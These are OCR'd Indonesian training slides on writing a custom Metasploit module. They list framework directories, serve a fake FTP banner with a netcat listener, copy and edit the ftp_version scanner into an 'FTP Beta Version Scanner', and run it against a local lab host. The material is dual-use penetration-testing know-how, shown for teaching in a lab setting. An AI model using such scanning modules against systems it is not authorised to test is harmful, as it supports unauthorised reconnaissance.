
Create Module

- Salah satu kelebihan dari metasploit dan yang membuat metasploit berkembang pesat adalah bahwa siapapun dapat membuat sendiri module dan menaruhnya di Metasploit framework miliknya atau mem-*publish* atau mengusulkan agar di masukkan menjadi module Metasploit Framework itu sendiri.

Create Module


- Salah satu hal yang bisa menjadi kendala adalah bahasa pemrograman yang di dukung adalah Ruby.
- Cara termudah adalah mempergunakan module yang sudah ada dan di adaptasi, atau mempergunakan template yang sudah tersedia.

Create Module




```
root@kali:~# ls /usr/share/metasploit-framework/lib/msf/core/exploit
afp.rb              dialup.rb        kernel_mode.rb     pop2.rb          tcp_server.rb
android.rb          egghunter.rb     local              postgres.rb      telnet.rb
arkeia.rb           exe.rb           local.rb           powershell.rb    tftp.rb
browser_autopwn.rb  file_dropper.rb  mixins.rb          realport.rb      tincd.rb
brute.rb            fileformat.rb    mssql_commands.rb  remote           tns.rb
brutetargets.rb     fmtstr.rb        mssql.rb           riff.rb          udp.rb
capture.rb          ftp.rb           mssql_sqli.rb      ropdb.rb         vim_soap.rb
cmdstager.rb        ftpserver.rb     mysql.rb           seh.rb           wbemexec.rb
db2.rb              gdb.rb           ndmp.rb            sip.rb           wdbrpc_client.rb
dcerpc_epm.rb       http             ntlm.rb            smb              wdbrpc.rb
dcerpc_lsa.rb       imap.rb          omelet.rb          smtp_deliver.rb  web.rb
dcerpc_mgmt.rb      ip.rb            oracle.rb          smtp.rb          winrm.rb
dcerpc.rb           ipv6.rb          pdf_parse.rb       snmp.rb
dect_coa.rb         java.rb          pdf.rb             sunrpc.rb
dhcp.rb             jsobfu.rb        php_exe.rb         tcp.rb
root@kali:~# ls /usr/share/metasploit-framework/lib/msf/core/auxiliary
auth_brute.rb    drdos.rb      login.rb       ntp.rb         timed.rb
cisco.rb         fuzzer.rb     mime_types.rb  pii.rb         udp_scanner.rb
commandshell.rb  iax2.rb       mixins.rb      report.rb      web
crawler.rb       jtr.rb        natpmp.rb      rservices.rb   web.rb
dos.rb           kademlia.rb   nmap.rb        scanner.rb     wmapmodule.rb
root@kali:~# ls /usr/share/metasploit-framework/modules/exploits/
aix      apple_ios  dialup   freebsd  irix    multi    osx      unix
android  bsdi       firefox  hpux     linux   netware  solaris  windows
root@kali:~# ls /usr/share/metasploit-framework/modules/auxiliary/
admin    bnat     crawler  dos      gather   pdf      server   spoof  voip
analyze  client   docx     fuzzers  parser   scanner  sniffer  sqli   vsploit
root@kali:~# 
```

Create Module




```
root@kali:~/Desktop# cat ftpbeta.txt
FTP beta v 1.337
================
greetings komander
root@kali:~/Desktop# nc -lvnp 3333 < /root/Desktop/ftpbeta.txt
listening on [any] 3333 ...
connect to [192.168.1.112] from (UNKNOWN) [192.168.1.112] 42369
root@kali:~/Desktop#
```

Create Module




```
root@kali:~# vim /usr/share/metasploit-framework/modules/auxiliary/scanner/ftp/
anonymous.rb                ftp_login.rb                ftp_version.rb              titanftp_xcrc_traversal.rb
root@kali:~# cd /usr/share/metasploit-framework/modules/auxiliary/scanner/ftp/
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/ftp# cp ftp_version.rb ftpbeta_version.rb
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/ftp# vim ftpbeta_version.rb
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/ftp# 
```

Create Module



```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

  include Msf::Exploit::Remote::Ftp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report

  def initialize
    super(
      'Name'        => 'FTP Beta Version Scanner',
      'Description' => 'Detect FTP Beta Version.',
      'Author'      => 'ammar',
      'License'     => MSF_LICENSE
    )

    register_options(
      [
        Opt::RPORT(3333),
      ], self.class)
  end

  def run_host(target_host)

    begin

    res = connect(true, false)

    if(banner)
      banner_sanitized = Rex::Text.to_hex_ascii(self.banner.to_s)
      print_status("#{rhost}:#{rport} FTP Banner: '#{banner_sanitized}'")
      report_service(:host => rhost, :port => rport, :name => "ftp", :info => banner_sanitized)
    end

    disconnect

    rescue ::Interrupt
      raise $!
    rescue ::Rex::ConnectionError, ::IOError
    end
-- INSERT --                                                                    35,24
```

Create Module



```
msf > search ftpbeta

Matching Modules
================

   Name                                   Disclosure Date  Rank    Description
   ----                                   ---------------  ----    -----------
   auxiliary/scanner/ftp/ftpbeta_version                   normal  FTP Beta Version Scanner


msf > info  auxiliary/scanner/ftp/ftpbeta_version

       Name: FTP Beta Version Scanner
     Module: auxiliary/scanner/ftp/ftpbeta_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  ammar

Basic options:
  Name     Current Setting     Required  Description
  ----     ---------------     --------  -----------
  FTPPASS  mozilla@example.com  no        The password for the specified username
  FTPUSER  anonymous           no        The username to authenticate as
  RHOSTS   192.168.1.112       yes       The target address range or CIDR identifier
  RPORT    3333                yes       The target port
  THREADS  1                   yes       The number of concurrent threads

Description:
  Detect FTP Beta Version.

msf > use auxiliary/scanner/ftp/ftpbeta_version
msf auxiliary(ftpbeta_version) > run

[*] 192.168.1.112:3333 FTP Banner: 'FTP beta v 1.337\x0d\x0a'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftpbeta_version) > 
```

Questions?

Metasploit Framework

Advanced Usage